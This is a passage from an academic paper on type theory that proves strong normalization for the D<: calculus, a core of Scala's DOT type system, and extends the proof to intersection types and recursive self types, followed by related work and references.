▶ **Definition 8** (Good bounds)**.** An indexed value set D has "good bounds", written GoodBounds D, iff for all $\mathsf{A}*$ such that $D^{\mathsf{A}*} \neq \emptyset$ we have:

$$\forall \mathsf{B}+.\ D^{\mathsf{A}*\mathsf{LB}+} \subseteq D^{\mathsf{A}*\mathsf{UB}+} \qquad \wedge \qquad \forall \mathsf{B}-.\ D^{\mathsf{A}*\mathsf{UB}-} \subseteq D^{\mathsf{A}*\mathsf{LB}-}$$

To add some intuition to this definition, consider $D^{\mathsf{A}*\mathsf{L}}$ as D_1 and $D^{\mathsf{A}*\mathsf{U}}$ as D_2. Intuitively, $D^{\mathsf{A}*\mathsf{L}} \sqsubseteq D^{\mathsf{A}*\mathsf{U}}$. Then applying definition 7 to D_1 and D_2 gives us definition 8.

The switching of polarity is necessary to account for contravariance in lower-bound comparisions, in accordance with the (Styp) subtyping rule. Note that the definition of "good bounds" is lenient with respect to empty sets, which correspond to uninhabited types.

With these auxiliary definitions at hand, we can define the value type relation $[\![.]\!]$ for $\mathrm{D}_{<:}$:

▶ **Definition 9** (Value Type Relation).

$$
\begin{array}{lcl}
[\![\top]\!]^{\mathsf{B}+}_{\rho} & = & \{v\} \\
[\![\top]\!]^{\mathsf{B}-}_{\rho} & = & \emptyset \\
[\![\bot]\!]^{\mathsf{B}+}_{\rho} & = & \emptyset \\
[\![\bot]\!]^{\mathsf{B}-}_{\rho} & = & \{v\} \\
\\
[\![\text{Type } T_1..T_2]\!]^{\mathsf{0}}_{\rho} & = & \{\langle H, \text{Type } \ T\rangle \mid [\![T_1]\!]_\rho \sqsubseteq [\![T_2]\!]_\rho\} \\
[\![\text{Type } T_1..T_2]\!]^{\mathsf{UB}*}_{\rho} & = & [\![T_2]\!]^{\mathsf{B}*}_{\rho} \\
[\![\text{Type } T_1..T_2]\!]^{\mathsf{LB}*}_{\rho} & = & [\![T_1]\!]^{\mathsf{B}*}_{\rho} \\
\\
[\![x.\text{Type}]\!]^{\mathsf{B}*}_{\rho} & = & \rho(x)^{\mathsf{UB}*} \\
\\
[\![(x : T_1) \to T_2^x]\!]^{\mathsf{0}}_{\rho} & = & \{\langle H, \lambda x.t\rangle \mid \forall D.D \sqsubseteq [\![T_1]\!]_\rho \wedge \text{GoodBounds } D \Rightarrow \\
 & & \qquad \forall v_x \in D^{\mathsf{0}}.\ \langle H(x \mapsto v_x),\ t\rangle \in \mathcal{E}[\![T_2^x]\!]^{\mathsf{0}}_{\rho(x\mapsto D)}\} \\
[\![(x : T_1) \to T_2^x]\!]^{(\mathsf{B}+\ \neq\ \mathsf{0})}_{\rho} & = & \{v\} \\
[\![(x : T_1) \to T_2^x]\!]^{(\mathsf{B}-)}_{\rho} & = & \emptyset \\
\\
\mathcal{E}[\![T]\!]^{\mathsf{B}*}_{\rho} & = & \{\langle H, t\rangle \mid \exists k, v.\ \text{eval } k\ H\ t = \text{Done Val } v \wedge v \in [\![T]\!]^{\mathsf{B}*}_{\rho}\}
\end{array}
$$

The interpretation of $\top$ includes all values, and the upper bound of $\top$, and in fact all positive deeper bounds are again equal to $\top$. Its negative bounds are not inhabited: they correspond to the definition of type $\bot$. All positive bounds of $\bot$ are empty, and thus equal to $\bot$ itself. The lower bound of $\bot$, and all other negative bounds, are equal to $\top$. The interpretation of Type $T_1..T_2$ requires the bounds T_1 and T_2 to be properly ordered, and can extract the corresponding bound for selectors $\mathsf{UB}*$ and $\mathsf{LB}*$. Note that to keep the definition well-founded, no restrains are given for the relationship between T and T_1, T_2, and none are needed. This somewhat surprising scheme works essentially due to a type erasure property (types are not required to be represented at runtime). We will see an alternative model in Section 4. Type selections $x.T$ are mapped to the upper bound of the type stored in the context, in accordance with subtyping rule (Ssel2). Function types are interpreted as expected for the base type, and have lower bound $\bot$ and upper bound $\top$. This is to ensure that every type has *some* bounds.

The definition of $\mathcal{E}[\![.]\!]$ is as before. If within some steps k, a term t evaluates to some value v in an evironment H, and v belongs to the set of values that inhabits type T with context ρ (i.e. $v \in [\![T]\!]^{\mathsf{0}}_{\rho}$), then the pair $\langle H, t\rangle$ is a member of the logical relation $\mathcal{E}[\![T]\!]^{\mathsf{0}}_{\rho}$. Bound selectors other than $\mathsf{0}$ are analagous.

We prove a couple of straightforward structural lemmas, which we will use at various later points:

▶ **Lemma 10** (Weakening/Strengthening). *The value type relation is invariant under extending and shrinking the context:*

$$\frac{x \notin FV(T)}{[\![T]\!]^{\mathsf{B}*}_{\rho} = [\![T]\!]^{\mathsf{B}*}_{\rho(x\mapsto D)}}$$

Proof. By induction on the size of T. ◀

▶ **Lemma 11** (Substitution). *The value type relation is invariant under substitution of bound variables that map to equivalent type sets:*

$$\frac{\rho(x) = \rho(y)}{[\![T^x]\!]^{\mathsf{B}*}_{\rho} = [\![T^y]\!]^{\mathsf{B}*}_{\rho}}$$

Proof. By induction on the size of T. ◀

▶ **Definition 12** (Consistent Environments). A type environment Γ, a value environment H, and a value typing context ρ are consistent, written, $\Gamma \vDash H \sim \rho$, iff they contain exactly the same bindings and the following proposition holds:

$$\frac{\Gamma(x) = T}{H(x) \in \rho(x)^0 \ \wedge \ \rho(x) \sqsubseteq [\![T]\!]_\rho \ \wedge \ \text{GoodBounds } \rho(x)}$$

We also use the notation $\Gamma \vDash \rho$ when we do not need to refer to a specific value environment H, but assume that a suitable one exists. The strong similarity between consistent environments and the definition of $[\![(x : T_1) \to T_2^x]\!]_\rho^0$ is no coincidence. We need to maintain this correspondence, so that when the environment is extended with new bindings for a $\lambda x.y$ term, the consistency of the involved (type, value, and value typing) environments is retained. We formulate this capability as an auxiliary structural lemma:

▶ **Lemma 13** (Extending Consistent Environments).

$$\frac{\Gamma \vDash H \sim \rho \qquad v \in D^0 \qquad D \sqsubseteq [\![T]\!]_{\rho(x \mapsto D)} \qquad \text{GoodBounds } D}{(\Gamma, x : T) \vDash (H, x : v) \sim (\rho, x : D)}$$

Proof. By straightforward case distinction on the target index y. If $y = x$, i.e. y refers to the newly added T, v, and D in the three respective environments, then the provided premises are just right for the goal. If $y \neq x$, i.e. y refers to older respective entries, then necessary evidence can be obtained from $\Gamma \vDash H \sim \rho$, with the help of Lemma 10. ◀

3.3 Good Bounds

We are now ready to prove our first semantically meaningful lemma:

▶ **Lemma 14** (Good Bounds). *In a consistent environment, all types have good bounds:*

$$\frac{\Gamma \vDash \rho}{\text{GoodBounds } [\![T]\!]_\rho}$$

Proof. By induction on T. The cases for $\top$, $\bot$, and for function types are solved by contradiction, since either the type itself or the lower bound in question is not inhabited. The case for type selections x.Type uses the consistent environment rule, which states that all value sets D in ρ have the *GoodBounds* property. Case for type values Type $T_1..T_2$ requires a case distinction on the bound selectors $\mathsf{B}*$. If $\mathsf{B}*$ is $\mathsf{0}$, the result follows immediately from the definition of $[\![.]\!]$. If $\mathsf{B}*$ is $\mathsf{L} :: \mathsf{B}'*$ or $\mathsf{U} :: \mathsf{B}'*$, the result follows from the inductive hypothesis, either for the type of the lower bound T_1 or the type of the upper bound T_2, respectively. ◀

3.4 Semantic Subtyping

As already discussed in Section 3.1 for $F_{<:}$, we need a key lemma that provides a semantic interpretation of the syntactic subtyping relation. This semantic widening or subsumption lemma for $D_{<:}$ is slightly different from the one for $F_{<:}$ (Lemma 3). First, because it is defined on indexed value sets and on the corresponding ordering relation $\sqsubseteq$ instead of plain sets and set inclusion $\subseteq$, and therefore needs to take the switch of direction for negative bounds selectors into account. Second, in $D_{<:}$ the subtyping rules for type selections x.Type,

(Ssel1) and (Ssel2), depend on the type assignment relation, which again depends on subtyping via the subsumption rule (Tsub). Hence, we need to prove two statements in a mutual induction.

▶ **Lemma 15** (Semantic Widening).

$$\frac{\Gamma \vDash H \sim \rho \qquad \Gamma \vdash T_1 <: T_2}{[\![T_1]\!]_\rho \sqsubseteq [\![T_2]\!]_\rho}$$

▶ **Lemma 16** (Inversion of Variable Typing).

$$\frac{\Gamma \vDash H \sim \rho \qquad \Gamma \vdash x : T}{H(x) \in \rho(x)^0 \qquad \rho(x) \sqsubseteq [\![T]\!]_\rho \qquad \text{GoodBounds } \rho(x)}$$

Proof. By simultaneous induction on the subtyping and type assignment relations. Cases (Styp) and (Strans) are solved directly by the inductive hypothesis. Cases (Ssel1) and (Ssel2) are solved by a combination of the inductive hypothesis for type assignment and the resulting properties for the value set D. For case (Sfun), the case for the parameter type is solved by the inductive hypothesis. To use the inductive hypothesis for the result type, the results for the function argument and the consistent environments premise have to be extended using Lemma 10 and Lemma 13. The remaining subtyping cases (Sbot), (Stop), and (SselX), are immediate. Case (Tvar) follows from the consistent environments property. Case (Tsub) follows by induction on both type assignment and subtyping. ◀

3.5 Inversion of Function Typing

When we know that a value v is of a function type, we need to be able to extract more knowledge from this value. In particular, we need to be able to derive that the value is an actual function closure, and that, given a proper argument value, the evaluation of the function body will terminate at the correct type. After all, this is the main design of our value type relationship definition. The inversion lemmas below make this knowledge explicit.

▶ **Lemma 17** (Non-Dependent Function Inversion).

$$\frac{v \in [\![(x : T_1) \to T_2]\!]^0_\rho \qquad \text{GoodBounds } [\![T_1]\!]_\rho}{v = \langle H', \lambda x.t \rangle \qquad \forall v_x \in [\![T_1]\!]^0_\rho.\ \langle H'(x \mapsto v_x),\ t \rangle \in \mathcal{E}[\![T_2]\!]^0_\rho}$$

Proof. The main challenge of the proof is to create a value set D, such that $D \sqsubseteq [\![T_1]\!]_\rho \wedge$ GoodBounds D, even though this D is never referred to by T_2. Thankfully we can just use the identity set (i.e. $[\![T_1]\!]_\rho$) for this case, with the help of the "good bounds" premise. Strengthening (Lemma 10) shrinks the internal context $\rho(x \mapsto [\![T_1]\!]_\rho)$ back to ρ, since x is not free in T_2. ◀

Lemma 17 deals with non-dependent function application in case (Tapp), where the resulting types do not have any free variables. We also need the next lemma, to deal with dependent function application in case (Tdapp).

▶ **Lemma 18** (Dependent Function Inversion).

$$\frac{v \in [\![(x : T_1) \to T_2^x]\!]^0_\rho \qquad \rho(z) \sqsubseteq [\![T_1]\!]_\rho \qquad \text{GoodBounds } \rho(z)}{v = \langle H', \lambda x.t \rangle \qquad \forall v_x \in \rho(z)^0.\ \langle H'(x \mapsto v_x),\ t \rangle \in \mathcal{E}[\![T_2^z]\!]^0_\rho}$$

Proof. Here, ρ already contains a matching value set D at position z. Via substitution (Lemma 11), we can switch between names x and z as required. The rest of the proof is straightforward. ◀

Not all premises needed for Lemma 17 and Lemma 18 are directly available from the consistent environment premise in Theorem 19, but they can be obtained indirectly. Lemma 16 is used to connect consistent environments with the premises needed for dependent application, and the good bounds premise for non-dependent application follows from Lemma 14.

3.6 The Main Strong Normalization Proof

Our main strong normalization theorem states that a correctly typed term, under consistent environment, will always evaluate to a value of the same type.

▶ **Theorem 19** (Strong Normalization for $D_{<:}$). *Any well-typed term evaluates to a well-typed value:*

$$\frac{\Gamma \vdash t : T \qquad \Gamma \vDash H \sim \rho}{\langle H, t\rangle \in \mathcal{E}[\![T]\!]^0_\rho}$$

Proof. By induction on the typing derivation. Case (Ttyp) is immediate. Case (Tvar) follows from the consistent environment premise. Case (Tapp) is solved by the inductive hypothesis, Lemma 17, and using the resulting evidence. The good bounds premise for Lemma 17 follows from the good bounds Lemma 14 and consistent environments. Case (Tdapp) is solved by the inductive hypothesis, Lemma 18, and Lemma 16. Both of the two application cases need extra calculations to sum up a sufficient amout of evaluation fuel k in the resulting $\mathcal{E}[\![.]\!]$ evidence. Case (Tabs) uses the environment extension Lemma 13 and "stores" the inductive hypothesis inside the returned $[\![(x : T_1) \to T_2^x]\!]_\rho$ evidence, where it can be picked up by an application case later. Case (Tsub) follows from the inductive hypothesis and Lemma 15. ◀

4 Scaling up to DOT

Having proved strong normalization for $D_{<:}$, we would like to add more language features. Particular missing features from DOT are supports for records or objects with multiple members, and recursive types.

4.1 Intersection Types

DOT uses intersection types $T_1 \wedge T_2$ to model objects with multiple methods and type members, such as $(\text{Type } A = ...) \wedge (\text{Type } B = ...)$. Unfortunately, intersection types are not readily supported by our proof. To see why, consider first the usual introduction rule for intersection types

$$\frac{\Gamma \vdash t : T_1 \ , \ \Gamma \vdash t : T_2}{\Gamma \vdash t : T_1 \wedge T_2} \qquad \text{(Tand)}$$

and again the definition of $[\![.]\!]$ for type values:

$$[\![\text{Type } T_1..T_2]\!]^0_\rho \quad = \quad \{\langle H, \text{Type } \ T\rangle \mid [\![T_1]\!]_\rho \sqsubseteq [\![T_2]\!]_\rho\}$$

Since this definition does not relate T to T_1 and T_2 in any way, we may assign two types with conflicting bounds to a given value in (TAND), even though each type may have good bounds individually. Hence, the intersection of two such types will have bad bounds.

The straightforward idea would be to require in the definition of $[\![\text{Type } T_1..T_2]\!]^0_\rho$ that T is inbetween T_1 and T_2, but unfortunately, this would make $[\![.]\!]$ no longer well-founded.

It is well known that simply-typed λ-calculus with intersection types corresponds exactly to the strongly normalizing λ-terms [29]. Hence, we should be able to support them in $D_{<:}$, too, without breaking strong normalization. However, additional mechanisms are needed to carry the evidence that from rule (TTYP)

$$\Gamma \vdash \text{Type } T : \text{Type } T..T \qquad \text{(TTYP)}$$

only type aliases can be created, which by definition cannot have conflicting bounds.

4.2 Recursion

DOT also supports recursive functions and recursive self types. In contrast to traditional iso- or equi-recursive types, the self-reference is a term variable instead of a type variable:

$$T ::= .. \mid \mu(x : T^x)$$

Recursive Type Values May Diverge

By intention, DOT is a full Turing-complete language. But it is interesting to study the boundary between strongly normalizing and Turing-complete systems. What is the minimum required change to achieve Turing-completeness? Consistent with our expectations from traditional models of recursive types, we demonstrate that recursive *type values* are enough to encode diverging computation. If we replace the current introduction rule for type values

$$\Gamma \vdash \text{Type } T : \text{Type } T..T \qquad \text{(TTYP)}$$

with a recursive one

$$\Gamma \vdash \{x => \text{Type } T^x\} : \mu(x : \text{Type } T^x..T^x) \qquad \text{(TTYPREC)}$$

and assume standard syntactic sugar for `let` bindings, then we can write the following term:

$\texttt{let } x = \{x => \text{Type } (x.\text{Type } \to \bot)\} \texttt{ in}$
$\texttt{let } g = \lambda(f : x.\text{Type}).\ f\ f \texttt{ in}$
$g\ g$

This term is well-typed and diverges. Hence, we have a counterexample to strong normalization.

Recursive Self Types Don't

But surprisingly, with only non-recursive type *values* via rule (TTYP), we can still add recursive self types to the calculus and maintain strong normalization. The full DOT calculus [47] includes the following introduction and elimination rules:

```
(* Only showing the evaluation rule for unpack terms *)
Fixpoint eval(n: nat)(env: venv)(t: tm){struct n}: option (option vl) :=
  DO n1 ⇐ FUEL n;                (* totality: TIMEOUT if not enough fuel *)
  match t with
    ...                          (* same as in Figure 2 *)
    | tunpack ex x ey ⇒          (* unpack e_x as x in e_y *)
        DO vx ⇐ eval n1 env ex;
          eval n1 ((x,vx)::env) ey
  end.
```

Figure 4 Operational Semantics of `unpack` terms.

$$\frac{\Gamma \vdash x : T^x}{x : \mu(z : T^z) \in \Gamma} \quad (\textsc{TvarPack})$$

$$\frac{x : \mu(z : T^z) \in \Gamma}{\Gamma \vdash x : T^x} \quad (\textsc{TvarUnpack})$$

As well as a subtyping rule for recursive types:

$$\frac{\Gamma, x : T_1 \vdash T_1^x <: T_2^x}{\Gamma \vdash \mu(x : T_1) <: \mu(x : T_2)} \quad (\textsc{Srec})$$

In this paper, we settle for a slightly weaker model, with an explicitly scoped `unpack` construct and the following typing rule (TUnpack) instead of (TvarUnpack) above:

$$\frac{\Gamma \vdash e_1 : \mu(z : T^z) \qquad \Gamma, x : T^x \vdash e_2 : U}{\Gamma \vdash \texttt{unpack}\ e_1\ \texttt{as}\ x\ \texttt{in}\ e_2 : U} \quad (\textsc{Tunpack})$$

The `unpack` term is newly introduced. Its operational semantics is that of a standard `let` construct, implemented in the definitional interpreter as shown in Figure 4. We will come back to discuss difficulties in the proof with rule (TvarUnpack) in Section 4.4.

F-Bounded Quantification

Can we still do anything useful with recursive self types if the creation of proper recursive type values is prohibited? Even in this setting, recursive self types enable a certain degree of F-bounded quantification [16], as the following example shows.

Using Scala syntax, and assuming that we extend our calculus with support for records with multiple named members as in DOT, we can define a type of points with cartesian coordinates:

```
type Point = { val x: Int; val y: Int }
```

We further define a type of comparable points:

```
type CmpPoint = { val x: Int; val y: Int; def cmp(other: Point): Boolean }
```

Values of type `CmpPoint` are straightforward to create, and the comparison operation only needs to look at `x` and `y`, which are already present in type `Point`. Assuming any standard interpretation of record subtyping, `CmpPoint` is a subtype of `Point`. Hence, due to contravariance, `CmpPoint` is a subtype of `{ def cmp(o: CmpPoint): Boolean }`. In other words, `CmpPoint` values are comparable to each other, but the comparison can only

treat them as `Points`—in particular, `cmp` cannot call `cmp` on another `CmpPoint`, which could potentially lead to cycles.

With recursive self types, we can abstract over types that are comparable to themselves:

```
type SelfComparable = { m =>
  type BoxedType <: { def cmp(other: m.BoxedType): Boolean }
}
```

This type is legal to define using rule (Ttyp), since there is no recursive reference to `SelfComparable`, but we could not create a type value that holds a direct equivalent of `BoxedType`. However, we can create a type value that holds `CmpPoint`, and assign it type `SelfComparable` via up cast:

```
val p = { type BoxedType = CmpPoint }
val m = p: SelfComparable // up-cast
```

The definition of `BoxedType` in `SelfComparable` looks dangerously close to the diverging case shown above, and it will in fact lead to a form of self application, when a given `CmpPoint` is compared to itself. The crucial difference is that `BoxedType` is lower-bounded by type $\bot$, as opposed to being a type alias in the case above. It cannot be a precise type, because we explicitly want to widen the argument type of `cmp` from `Point` to `CmpPoint`. Due to this imprecise lower bound, we cannot assing type `m.BoxedType` to any value "from the outside".

Given this abstraction it is straightforward to define functions that operate on self-comparable data types in a generic way.

4.3 Extended Proof Method

For both intersection types and recursive self types, the required invariants rely in crucial ways on transporting properties from the creation site of type objects to their use sites – in particular the fact that only type aliases $\langle H, \text{Type } T\rangle$ can be created (with type (Type $T..T$)), and that these cannot be recursive.

This was also a key insight in the soundness proof for DOT, but it is not directly reflected in the termination proof from Section 3, which is based on tracking the GoodBounds property as part of an environment predicate.

Our revised proof method is based on the idea that we can pair each $\langle H, \text{Type } T\rangle$ value with the semantic interpretation of the type member $[\![T]\!]$. So $[\![T]\!]$ in general is no longer a set of values, but a set of $(v, [\![.]\!])$ pairs. On the first glance, this looks tricky because value sets become recursive:

$$[\![.]\!] = \{(v, [\![.]\!])\}$$

However we can employ a fairly straightforward indexing scheme to make this definition well-founded:

$$\begin{aligned} [\![.]\!]^0 &= \{v\} \\ [\![.]\!]^{n+1} &= \{(v, [\![.]\!]^n)\} \end{aligned}$$

We can now define value sets as the intersection of all finite approximations:

$$[\![T]\!] = \bigcap_n [\![T]\!]^n$$

As it turns out, we no longer need the previuos `L/U` bound selectors, and the (Type $T_1..T_2$) case can ensure that the *actual* type member of an object is inbetween the given bounds. This also enables support for intersection types.

The value type relation in this model is defined as follows, where D is a value set $[\![.]\!]$ and D^n the approximation at a particular index. We write $(v, D) \in [\![T]\!]_\rho$ to mean $\forall n.\ (v, D^n) \in [\![T]\!]_\rho^{n+1}$. The environment ρ maps names to non-indexed value sets.

▶ **Definition 20** (Value Type Relation with $\wedge$ and μ).

$$
\begin{array}{lcl}
[\![T]\!]^0_\rho & = & \{v\} \\
[\![\top]\!]^{n+1}_\rho & = & \{v, D^n\} \\
[\![\bot]\!]^{n+1}_\rho & = & \{\} \\
[\![\text{Type } T_1..T_2]\!]^{n+1}_\rho & = & \{\langle H, \text{Type } \ T\rangle, D^n \mid [\![T_1]\!]^n_\rho \subseteq D^n \subseteq [\![T_2]\!]^n_\rho\} \\
[\![x.\text{Type}]\!]^{n+1}_\rho & = & \rho(x)^{n+1} \\
[\![(x : T_1) \to T_2^x]\!]^{n+1}_\rho & = & \{\langle H, \lambda x.t\rangle, D^n \mid \forall v_x, D_x.\ (v_x, D_x) \in [\![T_1]\!]_\rho \Rightarrow \\
 & & \langle H(x \mapsto v_x),\ t\rangle \in \mathcal{E}[\![T_2^x]\!]_{\rho(x \mapsto D_x)}\} \\
[\![\mu(x : T^x)]\!]^{n+1}_\rho & = & \{v, D^n \mid (v, D^n) \in [\![T^x]\!]^{n+1}_{\rho(x \mapsto D)}\} \\
[\![T_1 \wedge T_2]\!]^{n+1}_\rho & = & [\![T_1]\!]^{n+1}_\rho \cap [\![T_2]\!]^{n+1}_\rho \\
\mathcal{E}[\![T]\!]_\rho & = & \{\langle H, t\rangle \mid \exists k, v, D.\ \text{eval } k\ H\ t = \text{Done Val } v \wedge (v, D) \in [\![T]\!]_\rho\}
\end{array}
$$

Compared to Section 3, the proof structure in this model remains largely identical, with some simplifications. For example, we no longer need a "good bounds" lemma, and it also becomes more tractable to integrate the function inversion lemmas into the main proof (explicit functional inversion lemmas are no longer needed). We list the following definitions and lemmas/theorems to highlight the main differences to Section 3. The individual proofs are largely analogous.

▶ **Definition 21** (Consistent Environments Rec). A type environment Γ, a value environment H, and a value typing context ρ are consistent, written, $\Gamma \vDash H \sim \rho$, iff they contain exactly the same bindings and the following proposition holds:

$$\frac{\Gamma(x) = T}{(H(x), \rho(x)) \in [\![T]\!]_\rho}$$

▶ **Lemma 22** (Extending Consistent Environments Rec).

$$\frac{\Gamma \vDash H \sim \rho \qquad (v, D) \in [\![T]\!]_{\rho(x \mapsto D)}}{(\Gamma, x : T) \vDash (H, x : v) \sim (\rho, x : D)}$$

▶ **Lemma 23** (Semantic Widening Rec).

$$\frac{\Gamma \vDash H \sim \rho \qquad \Gamma \vdash T_1 <: T_2}{[\![T_1]\!]_\rho \subseteq [\![T_2]\!]_\rho}$$

▶ **Lemma 24** (Inversion of Variable Typing Rec).

$$\frac{\Gamma \vDash H \sim \rho \qquad \Gamma \vdash x : T}{(H(x), \rho(x)) \in [\![T]\!]_\rho}$$

▶ **Theorem 25** (Strong Normalization Rec). *Any well-typed term evaluates to a well-typed value:*

$$\frac{\Gamma \vdash t : T \qquad \Gamma \vDash H \sim \rho}{\langle H, t\rangle \in \mathcal{E}[\![T]\!]_\rho}$$

4.4 Limitations on Unpacking Recursive Types

As already mentioned in Section 4.2, our current proof relies on unpacking recursive self types in explicitly scoped contexts, via rule (TUNPACK). The full DOT formalism [47, 9], however, includes an unpacking rule that is symmetric to the (TVARPACK) rule:

$$\frac{x : \mu(z : T^z) \in \Gamma}{\Gamma \vdash x : T^x} \qquad \text{(TVARUNPACK)}$$

Note that since the subtyping rules for type selections (SSEL1),(SSEL2) are defined in terms of variable type assignment $\Gamma \vdash x : (\text{Type } L..U)$, these may pack and (especially!) unpack recursive types as well.

Extending our strong normalization proof to include rule (TVARUNPACK) has proven difficult, for the following reason. The given definition of $[\![\mu(x : T^x)]\!]$ contains an implicit existential on the right hand side, which we can make explicit as follows:

$$[\![\mu(x : T^x)]\!]^{n+1}_\rho = \{v, d \mid \exists D.\ d = D^n \wedge (v, D) \in [\![T^x]\!]_{\rho(x \mapsto D)}\}$$

In the (TVARUNPACK) case of the main theorem, we have

$$\forall n.\ (H(x), \rho(x)^n) \in [\![\mu(x : T^x)]\!]^{n+1}_\rho$$

and we need to show

$$\forall n.\ (H(x), \rho(x)^n) \in [\![T^x]\!]^{n+1}_\rho.$$

Equivalently, with $H(x) = v$ and $\rho(x) = E$ we have

$$\forall n.\ \exists D.\ E^n = D^n \wedge \forall k.\ (v, D^k) \in [\![T^y]\!]^{k+1}_{\rho(y \mapsto D)}$$

and we need to show

$$\forall n.\ (v, E^n) \in [\![T^y]\!]^{n+1}_{\rho(y \mapsto E)}.$$

This is problematic, as we may have a *different* D for each n. Taking a more global view, we know that this can never actually be the case, as recursive types are only ever assigned by rule (TVARPACK), which uses the *same* $D = \rho(x)$ for each n. However, the given definition of $[\![.]\!]$ is unable to carry forward this piece of evidence, and it seems very hard to impose a corresponding constraint within the current indexed definition of $[\![.]\!]^{n+1} = \{(v, [\![.]\!]^n)\}$. Monotonicity properties such as those often used in step-indexed logical relations [4, 3] are not sufficient. Since we do not have the number of execution steps available as an input, the function case $[\![(x : T_1) \to T_2^x]\!]$ requires access to $[\![T_1]\!]$ at higher indexes than its own, and therefore precludes establishing any useful upper bound on n.

We leave support for (TVARUNPACK) in our mechanized proof as future work, along with more diverse models of recursive types, which would further increase expresssiveness, while remaining strongly normalizing. An obvious candidate among those would be, for example, an extension with strictly positive recursive type values, similar to the model that underlies inductive definitions in Coq [30].

5 Related Work

Semantic Models

There is a vast body of work on semantics and proof techniques, including Plotkin's structural operational semantics [45], Kahn's Natural Semantics [35], and Reynold's Definitional Interpreters [46].

The use of step counters in natural semantics to distinguish between divergence and errors goes back to at least Gunter and Rémy's partial proof semantics [32] and has recently been advocated in the context of compiler verification [43].

Strong Normalization

The standard proof method for strong normalization is based on logical relations and goes back to Girard and Tait [31, 54]. Strong normalization proofs for $F_{<:}$ and related calculi we presented by McAllester et al. [39] and by Ghelli [28]. Step-indexed logical relations extend the general proof method to turing complete languages. While they cannot, of course, be used to derive termination results in this case, this method can be used to show type soundness and other properties in the presence of recursive types, mutable state, and other relevant language features [12, 3, 5]. Terminating calculi that include recursion facilities have been studied for example by Stump et al. [53]. Their work on termination casts provides a type and effect system for termination. A possibly diverging term `t` can be cast to terminating type, if there is evidence for `Terminates t`, which is a primitive type form. Casinghino et al. [17] combine proofs and programs in a dependently typed language, where the logical subset is proven to be strongly normalizing via plain Girard-Tait logical relations, and step-indexed logical relations are used in the computational fragment to enable full recursion.

Subtyping and Dependent Types

Subtyping has been combined with logically consistent (and thus strongly normalizing) dependent type systems, albeit without polymorphism [13], motivated by applications in the context of logical frameworks. Pure subtype systems [34] unify not only types and terms, but also type assignment and subtyping. Being still fairly recent work, the metatheory of such pure subtype systems does not appear to be fully developed yet. In the context of intersection types, it is well known that the typable terms in simply-typed λ-calculus with intersection types are exactly the strongly normalizing λ-terms. A rather elegant proof is due to Ghilezan [29].

Recursive Self Types

System S by Fu and Stump [26] also considers a form of self-types and strong normalization. The motivation is to establish lambda encodings as a practical foundation for datatypes, i.e., enable type theories without primitive datatypes such as those in Coq and Agda. In particular, the self-type construct in System S is used to support dependent elimination with lambda encodings, including induction principles. Strong normalization was established by erasure to a version of System F_ω with positive recursive types.

Comparing System S with self types in DOT, it appears that rules (selfGen) and (selfInst) in System S are analogous to (TvarPack) and (TvarUnpack) in DOT. Our (Tunpack) rule introduces an additional `unpack` term construct, which appears less elegent. The key difference with System S seems to be that their rules deal with arbitrary terms, while the rules in DOT only deal with variables. Thus, the self-types in System S appear to be more general, but on the other hand System S has no notion of subtyping.

CDLE (the Calculus of Dependent Lambda Eliminations) [52] is a continuation of this idea and goal, and added lifting types to the calculus in order to support large eliminations. The key proven results for CDLE are type soundness and logical consistency, i.e., that no terms can inhabit contradictory types (`false`). The CDLE calculus has been implemented

as a system called Cedille. Cedille is implemented in Agda, however with Agda's positivity checker turned off to allow for higher-order encodings.

Scala Foundations

Much work has been done on grounding Scala's type system in theory. Early efforts included νObj [42], Featherweight Scala [19] and Scalina [40].

None of them lead to mechanized metatheoretical results, especially soundness. DOT [8] was proposed as a simpler and more foundational core calculus, focusing on path-dependent types but disregarding classes, mixin linearization and similar questions. The original DOT formulation [8] had actual preservation issues.

The μDOT calculus [10] is the first calculus in the line with a mechanized soundness result.

Soundness for full DOT has been established more recently [47, 7], and recent work [9] has connected DOT with well-studied calculi such as $F_{<:}$ through $D_{<:}$ and related systems. The various DOT results are described in full detail in Amin's PhD thesis [6].

ML Module Systems

1ML [48] unifies the ML module and core languages through an elaboration to System F_ω based on earlier such work [49]. Compared to DOT and $D_{<:}$, the formalism treats recursive modules in a less general way and it only models fully abstract vs fully concrete types, not bounded abstract types.

In good ML tradition, 1ML supports Hindler-Milner style type inference, with only small restrictions. Path-dependent types in ML modules go back at least to SML [37], with foundational work on translucent signatures by Harper and Lillibridge [33] and Leroy [36]. MixML [22] drops the stratification requirement and enables modules as first-class values.

Related Languages

Other calculi related to DOT's path-dependent types include the family polymorphism of Ernst [23], Virtual Classes [25, 24, 41, 27], and ownership type systems like Tribe [18, 15].

Like System $D_{<:}$, pure type systems [14] unify term and type abstraction. Extensions of System $F_{<:}$ related to DOT include intersection types and bounded polymorphism [44] and higher-order subtyping [51, 1].

6 Conclusions

Following the recent type soundness proof for DOT, the present paper establishes stronger metatheoretic properties. The main result is a fully mechanized proof of strong normalization for $D_{<:}$, a variant of DOT that excludes recursive functions and recursive types. We further showed that certain variants of DOT's recursive self types can be integrated successfully while keeping the calculus strongly normalizing. This result is surprising, as traditional recursive types are known to make a language Turing-complete.

Acknowledgements. The authors thank Nada Amin, Martin Odersky, Sandro Stucki, and the anonymous ECOOP reviewers.

References

1 Andreas Abel. Polarised subtyping for sized types. *Mathematical Structures in Computer Science*, 18:797–822, 10 2008.

2 Mads Sig Ager, Dariusz Biernacki, Olivier Danvy, and Jan Midtgaard. A functional correspondence between evaluators and abstract machines. In *PPDP*, 2003.

3 Amal J. Ahmed. *Semantics of types for mutable state*. PhD thesis, Princeton University, 2004.

4 Amal J. Ahmed. Step-indexed syntactic logical relations for recursive and quantified types. In *ESOP*, 2006.

5 Amal J. Ahmed. Step-indexed syntactic logical relations for recursive and quantified types. In *ESOP*, 2006.

6 Nada Amin. *Dependent Object Types*. PhD thesis, EPFL, August 2016.

7 Nada Amin, Samuel Grütter, Martin Odersky, Tiark Rompf, and Sandro Stucki. The essence of dependent object types. In *A List of Successes That Can Change the World*, volume 9600 of *Lecture Notes in Computer Science*, pages 249–272. Springer, 2016.

8 Nada Amin, Adriaan Moors, and Martin Odersky. Dependent object types. In *FOOL*, 2012.

9 Nada Amin and Tiark Rompf. Type soundness proofs with definitional interpreters. In *POPL*, 2017.

10 Nada Amin, Tiark Rompf, and Martin Odersky. Foundations of path-dependent types. In *OOPSLA*, 2014.

11 Nada Amin and Ross Tate. Java and scala's type systems are unsound: the existential crisis of null pointers. In *OOPSLA*, pages 838–848. ACM, 2016.

